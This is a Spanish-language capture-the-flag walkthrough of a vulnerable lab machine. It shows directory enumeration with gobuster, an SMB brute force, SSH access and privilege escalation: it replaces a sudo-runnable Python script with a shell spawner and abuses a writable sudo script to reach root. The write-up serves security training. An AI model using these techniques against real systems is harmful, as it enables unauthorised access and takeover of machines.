
Vamos a desplegar la maquina vulnerable.

Haremos un escaneo profundo de la maquina para ver sus puertos abiertos.

Vemos que cuenta con un servidor web, smb y ssh, así que primero miraremos la pagina web que aloja.




Como no encontramos nada interesante, utilizaremos gobuster para hacer un escaneo de directorios escondidos.


```
❯ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,py,txt
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 1729]
/dragon               (Status: 200) [Size: 942]
```

Nos encontramos con /dragón, asi que lo miraremos.


Vemos que tiene varios nombres de películas, están juntos así que supongo que serán contraseñas




Con los nombres que nos aparece en la web principal hacemos dos ficheros para hacer un ataque de fuerza bruta.




Vamos a ver que directorios cuenta el servidor smb



Y ahora con crackmapexec haremos un ataque de fuerza bruta para encontrar un usuario y contraseña




Nos registramos como jon y su contraseña




Listamos y vemos que tenemos un fichero, lo pasaremos a nuestra maquina host y lo miraremos.

Tenemos un cifrado



Utilizaremos cyberchef para descifrarlo.



Ahora nos conectamos como jon por ssh y haremos la escalada de privilegios.

```
❯ ssh jon@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:NTGTh59/HutK6Brp3RpHQfey6gV4J2G3WK7L0l2Nurk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
jon@172.17.0.2's password:
Linux 3ef105feda32 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jon@3ef105feda32:~$
```

Vemos que tenemos permisos para ejecutar como el usuario aria un script de Python.

```
jon@3ef105feda32:~$ sudo -l
Matching Defaults entries for jon on 3ef105feda32:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User jon may run the following commands on 3ef105feda32:
    (aria) NOPASSWD: /usr/bin/python3 /home/jon/.mensaje.py
```

```
jon@3ef105feda32:~$ ls -la
total 36
drwxr-xr-x 1 jon  jon  4096 Jul 17  2024 .
drwxr-xr-x 1 root root 4096 Jul 16  2024 ..
-rw------- 1 jon  jon   128 Jul 17  2024 .bash_history
-rw-r--r-- 1 jon  jon   220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 jon  jon  3526 Mar 29  2024 .bashrc
drwxr-xr-x 3 jon  jon  4096 Jul 17  2024 .local
-rwxrwxr-x 1 aria aria  608 Jul 17  2024 .mensaje.py
-rw-r--r-- 1 jon  jon   807 Mar 29  2024 .profile
-rw-r--r-- 1 root root  103 Jul 16  2024 paraJon
```

Lo vamos a eliminar y crear uno nuevo con el mismo nombre.

```
jon@3ef105feda32:~$ rm -r .mensaje.py
rm: remove write-protected regular file '.mensaje.py'? yes
```

```
import os;

os.system("/bin/sh")
```


Lo hacemos ejecutable y luego lo ejecutamos y vemos que somos el usuario aria.

```
jon@3ef105feda32:~$ chmod +x .mensaje.py
```


```
jon@3ef105feda32:~$ sudo -u aria /usr/bin/python3 /home/jon/.mensaje.py
$ whoami
aria
$
```

Ahora hacemos igual un sudo -l y encontramos con el usuario daenerys que puede listar y ver.


Tenemos la contraseña de esta usuaria.



Una vez dentro vemos que tiene permisos para ejecutar como sudo un fichero oculto llamado .shell.sh



Editaremos este fichero ya que nos permite y lo guardaremos



Ejecutamos bash -p con permisos de sudo y vemos que somos root.